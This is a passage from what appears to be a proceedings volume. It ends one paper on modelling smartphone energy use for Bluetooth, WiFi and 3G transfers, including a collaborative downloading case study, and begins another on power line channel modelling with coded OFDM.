


Figure 1. Energy consumption compared to the elapsed time




Figure 2. Energy consumption compared to the amount of transferred data

C. The third phase

Based on the collected and processed data, we propose a simple linear energy consumption model. Table II shows energy consumption functions in respect to the elapsed time when using Bluetooth, WiFi and 3G communication technologies for data download and data download. These functions can be used to calculate the percentage of battery (i.e. y) that is consumed when using a particular communication technology for a period of x hours. Additionally, Table III shows energy consumption functions in respect to the amount of transferred data when using Bluetooth, WiFi and 3G communication technologies for data download and data upload. These functions can be used to calculate the percentage of battery (i.e. y) that is consumed when using a particular communication technology for the x amount of transferred data expressed in GB.

In order to verify our energy consumption model, we made additional measurements and compared obtained results with the results calculated with energy consumption functions from Table II and Table III. For instance, if we download files for 0.18 hours using WiFI, according to Table II and the following function $y = 18.09x + 0.17$, for $x = 0.18$, we need 3.43% of the battery. Moreover, since the measured download throughput of WiFi is around 2.5 Mbit/s, it means that during that time 0.21 GB of data is downloaded. Measurements in a real world environment showed that this downloading process consumed around 4% of the battery and that during that time 0.25 GB of data was downloaded on the Android phone. Real world energy consumption is slightly higher than energy consumption calculated using energy consumption functions from Table II due to slightly higher network throughput at the time of measurement.

TABLE II
ENERGY CONSUMPTION FUNCTIONS IN RESPECT TO THE ELAPSED TIME

	Download	Upload
Bluetooth	$y = 9.53x - 0.39$	$y = 9.01x + 0.84$
WiFi	$y = 18.09x + 0.17$	$y = 21.24x - 2.68$
3G	$y = 20.59x - 1.09$	$y = 15.31x + 2.67$

Additionally, if we want to calculate how much energy is consumed when receiving 0.25 GB of data using Bluetooth, we use the following function $y = 24.58x + 0.18$ from Table III. When we include $x = 0.25$ in the aforementioned function, we calculate that for data transfer of 0.25 GB, we need 6.33% of the battery. Measurements in a real world environment showed that this receiving process at throughput of 1.14 Mbit/s consumed slightly more than 5% of the battery and took 0.48 hours, which corresponds to the calculated value obtained from our energy consumption model.

TABLE III
ENERGY CONSUMPTION FUNCTIONS IN RESPECT TO THE AMOUNT OF TRANSFERRED DATA

	Download	Upload
Bluetooth	$y = 24.58x + 0.18$	$y = 17.09x - 0.53$
WiFi	$y = 17.01x - 0.93$	$y = 17.31x - 2.28$
3G	$y = 31.74x + 2.15$	$y = 71.27x - 0.03$

D. The fourth phase

In this section we compare our results with the results from related work. Based on the measured data, we can calculate energy consumption ratios for all three communication technologies (see Table IV). Energy consumption ratios shown in Table IV were calculated using the data obtained by measuring energy consumption and the amount of transferred data in download and upload. Our results confirmed the results obtained by previous studies. 3G communication technology is the largest consumer of energy, followed by WiFi and Bluetooth communication technologies. This implies that energetically the most economical way to transfer data is when using Bluetooth communication technology.

In [6] Balasubramanian et al. showed that data transfer of 50 KB when using 3G needs 12.5 J, while when using WiFi the same data transfer consumes 7.6 J of energy indicating that WiFi communication technology is 39.2% more energy efficient than 3G communication technology. Our measurements showed that for data transfer of 0.5 GB when using WiFi 8% of the battery was used, while 3G for the same amount of data needs 18% of the battery. This implies that WiFi communication technology is up to 55.56% more energy efficient than 3G communication technology. In [8] Friedman et al. calculated energy consumption ratios for WiFi and Bluetooth and showed that it is equal to 3.03. In our model we measured the same ratio and calculated that it is 1.32 when downloading files and 2.22 when uploading files.

TABLE IV
ENERGY CONSUMPTION RATIOS FOR 3G VS. BLUETOOTH, WIFI VS. BLUETOOTH AND WIFI VS. 3G

	Download	Upload
3G/Bluetooth	2.81	8.89
WiFi/Bluetooth	1.32	2.22
WiFi/3G	0.47	0.24

IV. CASE STUDY

Different communication technologies (e.g. WiFi, 3G) have different data transfer throughputs and consume different amounts of energy. By combining these communication technologies together, energy consumption can be reduced. In our previous work, we proposed a collaborative service called *Collaborative Downloading* [13], [14], [15], [16]. Its purpose is to increase energy efficiency of the mobile telecom service provisioning process. This is important for mobile users since limited energy resources are the main obstacles for frequent usage of advanced mobile telecom services and for mobile telecom operators since it enables service provisioning compliant with the green communication concept.

The *Collaborative Downloading* presents a distributed model of service provisioning process for mobile users who share a common interest in a service content offered by mobile telecom operators. The model is based on an idea that such users could individually acquire disjunctive parts of service content from a remote server using 3G communication technology, and then subsequently exchange those parts among themselves in a Bluetooth or WiFi ad hoc network in a peer-to-peer fashion. The system model for the *Collaborative Downloading* service is illustrated in Figure 3. $I = i_1, ..., i_N$ denotes the set of N mobile users who are subscribers of a mobile telecom operator, while $J = j_1, ..., j_M$ denotes the subset of mobile users who form the ad hoc network. Finally, $K = k_1, ..., k_P$ denotes the set of content parts on the server.

In our previous work [16] we made an analytical model for energy consumption of mobile users for the *Collaborative Downloading* service. In this paper we modified our analytical model according to our energy consumption model proposed in the previous section. The *individual approach* refers to the standard approach of the mobile telecom service provisioning, while the *collaborative approach* refers to the approach proposed in the *Collaborative Downloading* service. Energy consumption E_{ind} of a single file download when mobile telecom operators use the *individual approach* for mobile telecom service provisioning can be calculated as follows:

$$E_{ind} = N E_{\%(3G)} S_{file} \tag{1}$$

where N is the number of mobile users in the system, $E_{\%(3G)}$ denotes energy consumption in percentage per GB needed for downloading data via 3G and S_{file} denotes size of the downloaded file in GB. Energy consumption E_{col} of a single file download when mobile telecom operators use the *collaborative approach* can be calculated as follows:

$$E_{col(3G+Bluetooth)} \approx E_{ind}(\frac{1-2\alpha}{N} + 2\alpha), \tag{2}$$

$$E_{col(3G+WiFi)} \approx E_{ind}(\frac{1-2\beta}{N} + 2\beta), \tag{3}$$

where

$$\alpha = \frac{E_{\%(Bluetooth)}}{E_{\%(3G)}}, \quad \beta = \frac{E_{\%(WiFi)}}{E_{\%(3G)}}. \tag{4}$$




Figure 3. The system model for the *Collaborative Downloading* service

Using data from Table IV (for download), we can calculate that $\alpha = 1/2.81 = 0.36$ and that $\beta = 0.47$. If we have 5 mobile users, then we can calculate $E_{col(3G+Bluetooth)}$ and $E_{col(3G+WiFi)}$. $E_{col(3G+Bluetooth)} \approx 0.78\ E_{ind}$ and $E_{col(3G+WiFi)} \approx 0.95\ E_{ind}$. In our previous work [16] we compared GPRS and Bluetooth communication technologies and calculate that $E_{col(GPRS+Bluetooth)} \approx 0.27\ E_{ind}$. Moreover, we compared UMTS and WiFi communication technologies and got the following result $E_{col(UMTS+WiFi)} \approx 0.82\ E_{ind}$. Results are different due to different versions of communication technologies.

V. Conclusions and future work

In this paper we presented a measurement study of energy consumption for data transfer when using Bluetooth, WiFi and 3G communication technologies. This is important since devices are becoming more powerful and tasks that they can perform are becoming more complex. That results with the increased demands for energy. Therefore, if device can use several of different communication technologies for data transfer, it is important to know energy consumption characteristics of each of them.

The measured data were collected and analyzed. On that basis a simple energy consumption model for Android phones was design. Using our model, we showed how to calculate energy consumption for the *Collaborative Downloading* service. The main idea behind the service is to combine different communication technologies when downloading files in parts, and reduce the amount of energy required to transfer the entire file to a group of mobile users.

Measurements were made using a simple Android application in which we were downloading or uploading data continuously. In future work we will upgrade our application in order to adjust the size of the file being transferred, as well as the time between transmissions. Moreover, apart from monitoring the battery status in percentage, we will directly measure phone's energy consumption using a measuring device.

Acknowledgment

The authors acknowledge the support of a project "Content Delivery and Mobility of Users and Services in New Generation Networks" (036-0362027-1639), funded by the Ministry of Science, Education and Sports of the Republic of Croatia.

References

[1] Ericsson, "More than 50 Billion Connected Devices," Ericsson, Tech. Rep., 2011.

[2] J. T. Sythoff, "The Machine-to-Machine Market: A High-Growth Opportunity for MNOs," Pyramid Research, Tech. Rep., 2011.

[3] A. Gupta and P. Mohapatra, "Energy Consumption and Conservation in WiFi Based Phones: A Measurement-Based Study," in *the IEEE Communications Society Conference on Sensor, Mesh and Ad Hoc Communications and Networks*, 2007, pp. 122–131.

[4] A. Rahmati and L. Zhong, "Context-Based Network Estimation for Energy-Efficient Ubiquitous Wireless Connectivity," *IEEE Transactions on Mobile Computing*, pp. 54–66, 2011.

[5] Y. Xiao, R. Kalyanaraman, and A. Yla-Jaaski, "Energy Consumption of Mobile YouTube: Quantitative Measurement and Analysis," in *the Second International Conference on Next Generation Mobile Applications, Services and Technologies*, 2008, pp. 61–69.

[6] N. Balasubramanian, A. Balasubramanian, and A. Venkataramani, "Energy Consumption in Mobile Phones: A Measurement Study and Implications for Network Applications," in *the ACM Internet Measurement Conference*, 2009, pp. 280–293.

[7] L. Feeney and M. Nilsson, "Investigating the Energy Consumption of a Wireless Network Interface in an Ad Hoc Networking Environment," in *the Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies*, vol. 3, 2001, pp. 1548–1557.

[8] R. Friedman, A. Kogan, and Y. Krivolapov, "On Power and Throughput Tradeoffs of WiFi and Bluetooth in Smartphones," in *the IEEE International Conference on Computer Communications*, 2011, pp. 900–908.

[9] T. Pering, Y. Agarwal, R. Gupta, and R. Want, "CoolSpots: Reducing the Power Consumption of Wireless Mobile Devices with Multiple Radio Interfaces," in *the Forth International Conference on Mobile Systems, Applications and Services*, 2006, pp. 220–232.

[10] Y. Agarwal, R. Chandra, A. Wolman, P. Bahl, K. Chin, and R. Gupta, "Wireless Wakeups Revisited: Energy Management for VoIP over WiFi Smartphones," in *the Fifth International Conference on Mobile Systems, Applications and Services*, 2007, pp. 179–191.

[11] A. Rahmati and L. Zhong, "Context-for-Wireless: Context-Sensitive Energy-Efficient Wireless Data Transfer," in *the Fifth International Conference on Mobile Systems, Applications and Services*, 2007, pp. 165–178.

[12] Bluetooth Special Interest Group, "Bluetooth Core Specification Addendum 1," Bluetooth Special Interest Group, Tech. Rep., 2008.

[13] I. Bojic, V. Podobnik, and M. Kusek, "Agent-Enabled Collaborative Downloading: Towards Energy-Efficient Provisioning of Group-Oriented Services," in *the Forth KES International Conference on Agent and Multi-Agent Systems: Technologies and Applications*, vol. 2, 2010, pp. 62–71.

[14] I. Bojic, V. Podobnik, M. Kusek, and G. Jezic, "Collaborative Urban Computing: Serendipitous Cooperation between Users in an Urban Environment," *Cybernetics and Systems*, vol. 42, pp. 287–307, 2011.

[15] V. Podobnik, I. Bojic, L. Vrdoljak, and M. Kusek, "Achieving Collaborative Service Provisioning for Mobile Network Users: the CollDown Example," *Infocommunications Journal*, vol. 65, pp. 46–52, 2011.

[16] I. Bojic, V. Podobnik, and A. Petric, "Swarm-Oriented Mobile Services: Step Towards Green Communication," *Expert Systems with Applications*, vol. 39, no. 9, pp. 7874–7886, 2012.

Power line Communication System Modeling Based on Coded OFDM

Mario Bogdanović

Siemens d.d., Osijek, Croatia

Email: mario.bogdanovic@siemens.com

Abstract - Over the last years there is more intensive research on realization of PLC (Powerline Communication) as access network. Since the power line channel shows hostile properties for communication signal transmission (noise, multhipath, strong channel selectivity), the major issue is to choose an adequate modulation technique for the evolution and realization of such a system. This paper introduces a power line communication system model based on the coded OFDM (Orthogonal Frequency Division Multiplexing) modulation technique. Coded OFDM presents a good performance in difficult signal transmission environments and stands as a good candidate for the realization of a PLC system.

Keywords: power line communication, coded OFDM, PLC channel model

I. INTRODUCTION

Due to the increasing importance of networking in homes, offices and business buildings, PLC (Power Line Communication) systems become more significant. The main advantages of PLC technology are accessibility and the existing of wiring infrastructure; each wall outlet can be access point for high speed data transmission.

On the other hand, the power line medium was not designed for data transmission. The negative properties of the PLC transmission channel are frequency-dependent attenuation, changing impedance, fading and time variable noise conditions. Also, to provide a high data rate, PLC networks frequently work in a frequency spectrum of up to 30 MHz and in this condition the PLC network produces electromagnetic radiation and acts as an antenna [1].

PLC systems can be divided into two fields according to frequency band: narrowband PLC and broadband PLC. The narrowband technology works with a frequency range up to 150 kHz and the theoretical bit rate is up to 2 Mbit/s. This technology is developed for the purpose of remote metering systems: AMR (Automated Meter Reading) and AMM (Automated Meter Management). Nowadays it is used for metering and controlling, so called Smart Metering.

The broadband technology works with a frequency range from 150 kHz up to 34 MHz and the theoretical bit rate is up to 200 Mbit/s. Given the properties of BPLC (Broadband Power line Communication) offers the possibility of broadband communication services (fast Internet access or implementation of LAN networks) [1][4]. It is important to select adequately the modulation technique to achieve these properties in BPLC. Most research in the literature recommends OFDM as a relevant solution because of its excellent bandwidth efficiency. It is based on a form of multicarrier systems and subdivides transmission bandwidth into parallel subchannels with orthogonal carriers, which is a proper solution in the case of intersymbol interference (ISI), signal fading, channel noise, etc.

BPLC networks become a possible pay out market solution for advanced information technology such as real-time video, HDTV, voice connections and high speed data transfer. Therefore, there is a need to understand and to develop BPLC systems in order to enhance performances. One of the methods is to develop a mathematical computer model of BPLC system. This paper focuses on the development of a BPLC model based on coded OFDM. The model was realized in MATLAB and Simulink [3].

The rest of the paper is organized as follows. In Section II, proposed power line channel models are presented. The proposed model based on coded OFDM is presented in Section III. The paper finishes with discussion and the conclusion in Section IV.

II. POWER LINE CHANNELS MODELS

One of the most important elements in the BPLC system model is power line channel model. There are several possible methods for modeling the power line channel and the two presented are today wide spread and rather developed. The first one is based on methods for radio channel modeling and the power line channel is representing as a multipath propagation environment [2]. The second one is based on methods used to model long electricity distribution networks. This method models transfer function of power line channel using chain matrix theory (ABCD matrix theory) [4][5][6].

A. Multipath Signal Propagation Model

The power line medium is an unstable transmission channel. Because it is time varying, the power line can be defined as a multipath channel caused by reflections

generated at the cable branches through the impedance mismatch. Multipath signal propagation can be analyzed and described by the model depicted in Figure 1. where parameters are: r – reflection factor, t – transmission factor, l – branch length, Z_L – branch caracteristic impedance, $g=r\cdot t$ – weighting factor of branch, $\tau_i = d_i / v_p$ – delay. Attenuation $A(f,d)$ and the losses of cables increases depending on length and frequency [2].




Figure 1. Channel amplitude response

The frequency response $H(f)$ from A to C can be defined as

$$\underline{H}(f) = \sum_{i=1}^{N} g_i \cdot A(f, d_i) \cdot e^{-j2\pi f \tau_i}. \qquad (1)$$

Considering the attenuation and frequency response the channel model can be mathematically defined as

$$\underline{H}(f) = \sum_{i=1}^{N} \underbrace{|g_i(f)| e^{\varphi_{g_i}(f)}}_{\text{weighting factor}} \cdot \underbrace{e^{-(a_0 + a_1 f^k) d_i}}_{\text{attenuation portion}} \cdot \underbrace{e^{-j2\pi f \tau_i}}_{\text{delay portion}}. \qquad (2)$$

Equation (2) describes signal propagation with the low-pass characteristic and the delay portion. Also each path is characterized by a weighting factor g_i which is the product of transmission and reflection factors with path length d_i. The attenuation factor is modeled by the parameters a_0, a_1 and k obtained from measurements.




Figure 2. Amplitude response of reference model with 4 paths

Figure 2. depicted a frequency response of channel defined with the parameters in TABLE I.

TABLE I. ATTENUATION PARAMETERS

Attenuation parameters: $a_0=0$ $a_1 = 8{,}8\cdot10^{-10}$s/m $k=1$				
i	*1*	*2*	*3*	*4*
$\mathbf{g_i}$	0,64	0,38	-0,15	0,05
$\mathbf{d_i}$ **(m)**	200	222,4	244,8	267,5

B. Chain Matrix Theory Model

Second the most wide spread channel model is based on a two-port network model of a two-conductor transmission line. Figure 3. illustrates the transmission line model obtained by applying the distributed parameter line theory on the basic transmission line configuration with parameters. In the distributed parameter model, the unit line constants are:

- R – resistance per unit length (Ω/m)
- G – conductance per unit length (S/m)
- L – inductance per unit length (H/m)
- C – capacitance per unit length (C/m).

These constants are uniformly distributed along the line and therefore we can define $z=R+j\omega L$ and $y=g+j\omega C$ as series impedance per unit length and the shunt admittance per phase, respectively.




Figure 3. Distributed Parameter Transmission Line

Applying Kirchoff's current and voltage laws on model in Figure 3. [5] we get

$$\begin{aligned} V(x) &= V_R \cdot \cosh(\gamma \cdot x) + Z_C \cdot I_R \cdot \sinh(\gamma \cdot x) = V_S \\ I(x) &= \frac{V_R}{Z_C} \cdot \sinh(\gamma \cdot x) + I_R \cdot \cosh(\gamma \cdot x) = I_S \\ &for\ x = 0; V(x) = V_R; I(x) = I_R \end{aligned} \qquad (3)$$

Introducing substitution:

$$\begin{aligned} A = D &= \cosh(\gamma \cdot x) \qquad B = Z_C \cdot \sinh(\gamma \cdot x) \\ C &= \frac{1}{Z_C} \cdot \sinh(\gamma \cdot x) \end{aligned} \qquad (4)$$

Where γ and Z_C are then defined as the propagation constant and the characteristic impedance, respectively.

$$\begin{aligned} Z_C &= \sqrt{\frac{R + j \cdot \omega \cdot L}{G + j \cdot \omega \cdot C}} \\ \gamma &= \sqrt{(R + j \cdot \omega \cdot L)(G + j \cdot \omega \cdot C)}. \end{aligned} \qquad (5)$$




Figure 4. Two-port network model

The relationship between the sending and receiving end of the two-port network, shown in Figure 4. , can be written as:

$$\begin{vmatrix} V_1 \\ I_1 \end{vmatrix} = \begin{vmatrix} A & B \\ C & D \end{vmatrix} \begin{vmatrix} V_2 \\ I_2 \end{vmatrix} \tag{6}$$

Also, we can define the transfer function, *H(f)*, of the cable channel with length *l* as a relationship between the output and input signals $V_R=V_2=I_2 \cdot Z_L$ and $V_S = V_1+I_1 \cdot Z_S$ (model is depicted in Figure 4.), as:

$$H(f) = \frac{V_R}{V_S} = \frac{Z_L}{A \cdot Z_L + B + C \cdot Z_S \cdot Z_L + D \cdot Z_S} \tag{7}$$

Where Z_L and Z_S are the receiver and transmitter impedance, respectively.




Figure 5. One bridge tap network model

If we add a bridge tap with load impedance *Z* as in Figure 5. , equivalent impedance Z_{EQ} is defined as:

$$Z_{EQ} = Z_{Cbr} \cdot \frac{Z + Z_{Cbr} \cdot \tanh(\gamma_{br} \cdot 1_{br})}{Z_{Cbr} + Z \cdot \tanh(\gamma_{br} \cdot 1_{br})} \tag{8}$$

And this network can be specified as a network of four serial segments network, denoted by S_0, S_1, S_2, S_3. Each segment is defined by own ABCD matrix and the ABCD matrix for total system can be calculated as:

$$\begin{bmatrix} A & B \\ C & D \end{bmatrix} = \prod_{i=0}^{3} S_i = S_0 S_1 S_2 S_3 \tag{9}$$

Now the substitution is given as:

$$C_1 = \cosh(\gamma_1 \cdot 1_1) \quad C_2 = \cosh(\gamma_2 \cdot 1_2)$$
$$S_1 = \sinh(\gamma_1 \cdot 1_1) \quad S_2 = \sinh(\gamma_2 \cdot 1_2) \tag{10}$$

And it follows:

$$\begin{bmatrix} A & B \\ C & D \end{bmatrix} = \begin{bmatrix} 1 & Z_S \\ 0 & 1 \end{bmatrix} \begin{bmatrix} C_1 & Z_{C1}S_1 \\ \frac{S_1}{Z_{C1}} & C_1 \end{bmatrix} \begin{bmatrix} 1 & 0 \\ Z_{EQ} & 1 \end{bmatrix} \begin{bmatrix} C_2 & Z_{C2}S_2 \\ \frac{S_2}{Z_{C2}} & C_2 \end{bmatrix} \tag{11}$$

$$A = C_2 \cdot \left(C_1 + \frac{Z_{C1}S_1}{Z_{C1}} \right) + \left(Z_{C1}S_1 + C_1 Z_S \right) \cdot \left(\frac{C_2}{Z_{EQ}} + \frac{S_2}{Z_{C2}} \right) \tag{12}$$

$$B = Z_{C2}S_2 \cdot \left(C_1 + \frac{Z_{C1}S_1}{Z_{C1}} \right) + \left(Z_{C1}S_1 + C_1 Z_S \right) \cdot \left(C_2 + \frac{Z_{C2}S_2}{Z_{EQ}} \right) \tag{13}$$

$$C = \frac{S_1 C_2}{Z_{C1}} + C_1 \cdot \left(\frac{C_2}{Z_{EQ}} + \frac{S_2}{Z_{C2}} \right) \tag{14}$$

$$D = \frac{Z_{C1}Z_{C2}S_1}{Z_{C1}} + C_1 \cdot \left(\frac{Z_{C2}S_2}{Z_{EQ}} + C_2 \right) \tag{15}$$

The frequency response of a channel model shown in Figure 5. was coded and simulated in MATLAB with the following cable parameters: R=1.9884 Ω/m, G = 0.01686 nS/m, C= 0.13394 nF/m, L = 362.81 nH/m. The total cable length is 4m with a bridge tap of length 2m and a branch impedance 50Ω, Z_S = 50Ω and Z_L = 50Ω [6].




Figure 6. Frequency response of one bridge tap network

III. CODED OFDM MODULATION IN PLC TECHNOLOGY

The PLC transmission medium behavior strongly depends on its own characteristic (frequency selectivity, multipath, nonlinearity) and on the environment (impulse noise). It is very important to select an appropriate modulation technique to reduce errors in data transmission. OFDM has shown a good performance in wireless communications and DTV (Digital Television) systems and it was presented as a good candidate for a modulation technique in PLC systems. Moreover, OFDM is outlined because of its excellent bandwidth efficiency. The main principle of the OFDM is data transmission over a number of parallel bit streams. Each stream has its own carrier distributed in a frequency spectrum, called also subcarrier, which are orthogonal to each other. The spread of the spectrum provides also the spread of the effect of impulse noise over subcarriers.

